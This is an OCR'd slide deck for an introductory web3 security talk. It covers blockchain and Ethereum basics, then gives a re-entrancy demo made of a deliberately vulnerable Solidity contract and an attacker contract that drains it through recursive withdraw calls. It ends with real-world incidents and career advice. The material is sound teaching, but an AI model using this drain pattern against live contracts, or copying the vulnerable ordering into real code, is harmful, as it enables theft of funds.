Intro to web3 security

Aayushman (onion) Thapa Magar

WHOAMI

WHOAMI

- CryptoGen Nepal
  - Offensive Security Analyst
  - Application/ Network VAPT

WHOAMI

- CryptoGen Nepal
  - Offensive Security Analyst
  - Application/ Network VAPT

- Audit One
  - Security Researcher
  - Smart Contract Auditing

WHOAMI

- CryptoGen Nepal
  - Offensive Security Analyst
  - Application/ Network VAPT

- Audit One
  - Security Researcher
  - Smart Contract Auditing

- Code4rena
  - warden
  - Public audit contests

Agenda


- Introduction to blockchains
- Vulnerability demo
- Web3 security as a career

Introduction to blockchains

- Traditional financial structure

Introduction to blockchains


- Traditional financial structure




Alice is hungry

Introduction to blockchains

- Traditional financial structure




Alice is hungry




Bob will sell sandwich


Introduction to blockchains

- Traditional financial structure







Alice Contacts bank




Introduction to blockchains

- Traditional financial structure








Bob checks with bank

Introduction to blockchains

- Traditional financial structure



The problem

- Centralized architecture

The problem

- Centralized architecture
  - Single point of failure

The problem

- Centralized architecture
  - Single point of failure
  - Bank can refuse transaction

The problem

- Centralized architecture
  - Single point of failure
  - Bank can refuse transaction

- Security risk

The problem

- Centralized architecture
  - Single point of failure
  - Bank can refuse transaction
- Security risk
- Privacy risk

The Solution?

Blockchain Technology

What is a blockchain

What is a blockchain

- A blockchain is type of decentralized ledger.

What is a blockchain

- A blockchain is type of decentralized ledger.
- It is operated by a network of participants called ‘nodes’

What is a blockchain

- A blockchain is type of decentralized ledger.
- It is operated by a network of participants called ‘nodes’
- Nodes keep track and update the state of the blockchain.

What is a blockchain

- A blockchain is type of decentralized ledger.
- It is operated by a network of participants called ‘nodes’
- Nodes keep track and update the state of the blockchain.
- Think of it as a distributed database that keeps track of transaction, balance, etc.

Ethereum and Smart contracts

Ethereum and Smart contracts

- Ethereum is a programmable blockchain.

Ethereum and Smart contracts

- Ethereum is a programmable blockchain.
- People can write software called ‘smart contracts’ and deploy it to the network.

Ethereum and Smart contracts

- Ethereum is a programmable blockchain.
- People can write software called ‘smart contracts’ and deploy it to the network.
- The blockchain itself functions as a turing complete computer called EVM.

Ethereum and Smart contracts

- Ethereum is a programmable blockchain.
- People can write software called ‘smart contracts’ and deploy it to the network.
- The blockchain itself functions as a turing complete computer called EVM.
- The EMV executes the Smart Contracts - generally written in solidity language.

Ethereum and Smart contracts

- Ethereum is a programmable blockchain.
- People can write software called ‘smart contracts’ and deploy it to the network.
- The blockchain itself functions as a turing complete computer called EVM.
- The EMV executes the Smart Contracts - generally written in solidity language.
- EVM provides decentralized computing and is called the world computer.

Ethereum and Smart Contracts

Think of it as:

Ethereum and Smart Contracts

Think of it as:

- EVM is the server

Ethereum and Smart Contracts

Think of it as:

- EVM is the server
- Smart contract is the services running on the server
  - We can interact with smart contracts through ABIs

Ethereum and Smart Contracts

Think of it as:

- EVM is the server
- Smart contract is the services running on the server
  - We can interact with smart contracts through ABIs
- HTTP traffic in web 2.0 would be transactions in web 3.0

Ether and Gas

Ether is the native cryptocurrency of Ethereum.

Ether and GAS

Ether is the native cryptocurrency of Ethereum.

- EVM is Turing complete
  - Halting problem

Ether and GAS

Ether is the native cryptocurrency of Ethereum.

- EVM is Turing complete
  - Halting problem
- To overcome this, a fee must be paid to use EVM
  - This is the GAS fee (Paid in fractions of ether).

Ether and GAS

Ether is the native cryptocurrency of Ethereum.

- EVM is Turing complete
  - Halting problem
- To overcome this, a fee must be paid to use EVM
  - This is the GAS fee (Paid in fractions of ether).
- More computationally intensive task = more gas

Ether and GAS

Ether is the native cryptocurrency of Ethereum.

- EVM is Turing complete
  - Halting problem
- To overcome this, a fee must be paid to use EVM
  - This is the GAS fee (Paid in fractions of ether).
- More computationally intensive task = more gas
- Contracts and users (EOA) can own ether

Send ether

There are three ways to send ether

Send ether

There are three ways to send ether

- `address.send(amount)`

Send ether

There are three ways to send ether

- address.send(amount)
- address.transfer(amount)

Send ether

There are three ways to send ether

- address.send(amount)
- address.transfer(amount)
- address.call.value(msg.data)()

Receive Ether

There are three methods to receive Ethereum in Solidity.

Receive Ether

There are three methods to receive Ethereum in Solidity.

- Fallback
- Receive
- Selfdestruct


Receive and Fallback

These functions are used to receive either.

- Must be External
- Must be payable
- Must not return anything

```
contract HelloWorld {
    event Received(address, uint);
    receive() external payable {
        emit Received(msg.sender, msg.value);
    }
}
```

```
    // This fallback function
    // will keep all the Ether
    function() public payable
    {
        balance[msg.sender] += msg.value;
    }
}
```


send ethers
receive() is present
receive() will handle the transaction
receive() is not present
fallback() is present
fallback will handle the transaction
fallback() is not present
the contract throws an exception

The problem

The problem

- Both Fallback and Require are functions

The problem

- Both Fallback and Require are functions
- They can have additional logic inside them

The problem

- Both Fallback and Require are functions
- They can have additional logic inside them
- They are executed automatically when Ether is transferred

The problem

- Both Fallback and Require are functions
- They can have additional logic inside them
- They are executed automatically when Ether is transferred

What happens if these functions call the transfer function again?

Re-entrancy

When a sub-routine (Function) is able to be called iteratively without the completion of previous execution.

Let’s look at an example to understand it better.


Victim Contract

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3
4  contract reentrancy {
5      mapping (address => uint) public balances;
6
7      constructor() payable {}
8
9
10     function withdraw() external payable {
11         uint bal = balances[msg.sender];
12         require (bal > 0);
13         (bool success, ) = msg.sender.call{value: bal}("");
14         assert(success);
15         balances[msg.sender] = 0;
16     }
17
18     receive() external payable {
19         balances[msg.sender] += msg.value;
20     }
21 }
```

- Line 18, deposit
- Line 10, withdraw
- Line 12, check balance
- Line 13, Transfer money
- Line 15, Update balance

Order of line 13 and 15

Attack Narrative



Attacker Contract

```
1  // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.0;
3  import "./reentrancy.sol";
4
5  contract reentrancyHack {
6
7      address payable rnt;
8      constructor(address payable _rnt) payable {
9          rnt = _rnt;
10     }
11
12     function hack() external payable {
13         (bool status, ) = rnt.call{value : msg.value}("");
14         assert(status);
15         reentrancy(rnt).withdraw();
16     }
17
18     receive() external payable {
19         require(rnt.balance > 0);
20         reentrancy(rnt).withdraw();
21     }
22 }
```

- Line 12, attack function
- Line 13, sending ether (to add balance)
- Line 15, withdraw ether
- Line 18, receive function
- Line 20, withdraw ether (again)
- Loop, until gas finish or money finish
- Attacker balance update only after execution finish

Why did it happen?

- Withdraw function execution interrupted and started again.
- Balance update mechanism happen **after** transfer mechanism.

The DAO hack

First major case of exploit. ~$60M stolen.

Posted by u/ledgerwatch 6 years ago

383

I think TheDAO is getting drained right now

Unfortunately I am on a train to work, so cannot investigate, but looks like recursive call exploit of some kind

379 Comments Share Save Hide Report 82% Upvoted

Re-Entrancy IRL

- Uniswap/Lendf.Me lost $25M (April 2020)
- The BurgerSwap lost $7.2M (May 2021)
- The SURGEBNB lost $4M (August 2021)
- CREAM FINANCE lost $18.8M (August 2021)
- Siren protocol lost $3.5M (September 2021)
- Fei Protocol lost $80M (April 2022)

Bug bounty in web3

Name	Rewards up to	Technology	
Wormhole	$10,000,000	Smart Contract, Blockchain/DLT	View bounty
MakerDAO	$10,000,000	Smart Contract, Websites and Applications	View bounty
GMX	$5,000,000	Smart Contract, Websites and Applications	View bounty
ApeCoin Mainnet	$3,500,000	Smart Contract	View bounty
Olympus	$3,333,333	Smart Contract, Websites and Applications	View bounty
Chainlink	$3,000,000	Smart Contract, Websites and Applications	View bounty

Bug bounty in web3

Leaderboard

2022

#	COMPETITOR	USD ▼	TOTAL	HIGH ALL	HIGH SOLO	MED ALL	MED SOLO	GAS ALL
1	WatchPug	$427,652.02	462	99	28	132	47	156
2	cmichel	$402,556.26	148	32	5	67	23	4
3	Spearbit	$292,640.04	5	2	0	1	0	1
4	cccz	$247,366.19	317	72	3	155	22	2
5	Saw-mon_and_Natalie	$246,448.61	5	2	0	0	0	1
6	hyh	$243,248.23	283	48	2	97	25	29
7	IllIllI	$227,548.08	287	23	2	104	17	84

Career in web3

- Attractive compensation
  - Highest in security

Career in web3

- Attractive Pay
  - Highest in security
- Flexible hours
  - No 9-5 lifestyle

Career in web3

- Attractive Pay
  - Highest in security
- Flexible hours
  - No 9-5 lifestyle
- Forefront of technology

How to start?

- Understand fundamentals
  - Technology is always changing
  - Tech Stacks are still being defined

How to start?

- Understand fundamentals
  - Technology is always changing
  - Tech Stacks are still being defined
- Learn solidity

How to start?

- Understand fundamentals
  - Technology is always changing
  - Tech Stacks are still being defined
- Learn solidity
- Read past audit reports

How to start?

- Understand fundamentals
  - Technology is always changing
  - Tech Stacks are still being defined
- Learn solidity
- Read past audit reports
- Dive in

References

1. https://github.com/ethereumbook/ethereumbook
2. https://www.youtube.com/@smartcontractprogrammer
3. https://code4rena.com/reports
4. https://www.youtube.com/watch?v=4Mm3BCyHtDY

The end